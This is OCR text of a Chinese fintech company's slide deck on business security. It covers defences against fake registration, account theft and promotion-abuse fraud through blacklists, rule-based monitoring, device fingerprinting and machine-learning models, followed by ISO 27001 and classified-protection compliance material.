
三、业务安全新挑战

- 恶意注册
- 账号盗用
- 薅羊毛

薅羊毛

某网站有注册奖励。。。 不小心被羊毛党知道
于是注册机写成。。。





1. **收验证码不是问题（阿里小号，收码平台)**
2. **身份证也可以非法获得**
3. **银行卡也可以非法办理**
4. **羊毛党猖獗**

如何应对

- 天池系统
  - 黑手机号，代理IP

- 基于规则的反欺诈检测
  - 基于敏感api接口的访问频次监控识别批量注册
  - 基于设备特征识别恶意注册，盗号登录等

- 基于大数据平台的模型检测系统
  - 基于用户行为建模 （朴素贝叶斯，SVN, 随机森林）

天池系统

点融反羊毛—天池系统

天池系统

数据


- 友商数据交换
- 欺诈手机号
- 网络小号
- 代理IP
- 网络攻击威胁IP

技术

- 设备ID
- 代理IP检测
- 数据挖掘
- 生物识别

规则&模型


- 设备ID, 登陆时间, 注册时间
- 聚类，分类算法
- K-means, Naive bayes




基于规则的反欺诈检测

基于规则的监控

- 异常行为监控 对频繁调用注册等API的设备进行报警。




用设备特征来识别恶意注册




基于大数据平台的模型检测系统

- 特征提取
- 训练模型
- 评价模型
- 选择模型
- 模型应用




建立基于大数据的数据分析平台



Overview 'master1:9000' (active)

Started:	Thu Apr 07 14:03:18 CST 2016
Version:	2.6.0, re3496499ecb8d220fba99dc5ed4c99c8f9e33bb1
Compiled:	2014-11-13T21:10Z by jenkins from (detached from e349649)
Cluster ID:	CID-612c6e7a-51bd-4d8e-a7a4-6b311c6ee013
Block Pool ID:	BP-675277748-10.16.78.223-1451283125649

MapReduce 任务运行



四、安全合规工作

- 外部审计，ISO 27001，三级等保
- 内部审计
- 安全培训

ISO27001信息安全管理体系国际认证

- 信息安全管理要求ISO/IEC27001的前身为英国的BS7799标准，该标准由英国标准协会（BSI）于1995年2月提出，并于1995年5月修订而成的。
- 国家认监委对ISO27001认证管控非常严格，至今只允许8家认证机构进行认证。

企业实施ISO27001认证的五大原因

1.规范内部信息安全管理，提升信息安全水平。

2.满足监管机构、客户、上级单位的安全要求。

3.更好应对来自第二方、第三方信息安全审计。

4.推动信息安全标准化工作，提升客户的信心。

5.强化信息安全宣传，提升全员信息安全认识。

CCCI

信息安全管理体系认证证书

注册号: U006615I0180R0M

兹证明

上海点荣金融信息服务有限责任公司

统一社会信用代码：91310101062547634B

注册地址：中国·上海市·黄浦区斜土路359号1号楼7层1-701、1-702室（产证为17号楼7层1-701/1-702室）

办公地址：1.中国·上海市·黄浦区蒙自路207号1号楼5F、6F

2.中国·上海市·黄浦区局门路457号八号桥四期三楼302-308室、206-207室

信息安全管理体系符合

ISO/IEC 27001:2013

本证书覆盖范围如下：

与网络信贷平台运维相关的信息安全管理体系

（适用性声明版本： 1.0）

换证日期： 2016年7月26日


本证书有效期自2015年7月2日至2018年7月1日

认证范围涉及法律法规要求的行政许可、资质许可、强制性认证的，证书与资质共同使用有效。

国家信息安全等级保护制度第三级

- **信息安全等级保护是对信息和信息载体按照重要性等级分级别进行保护的一种工作，在中国、美国等很多国家都存在的一种信息安全领域的工作。在中国，信息安全等级保护广义上为涉及到该工作的标准、产品、系统、信息等均依据等级保护思想的安全工作；狭义上一般指信息系统安全等级保护。**

- 信息安全等级保护工作包括定级、备案、安全建设和整改、信息安全等级测评、信息安全检查五个阶段。
- 《**信息安全等级保护信息安全等级保护管理办法**》规定，国家信息安全等级保护坚持自主定级、自主保护的原则。信息系统的安全保护等级应当根据信息系统在国家安全、经济建设、社会生活中的重要程度，信息系统遭到破坏后对国家安全、社会秩序、公共利益以及公民、法人和其他组织的合法权益的危害程度等因素确定。



信息系统安全等级保护

备案证明

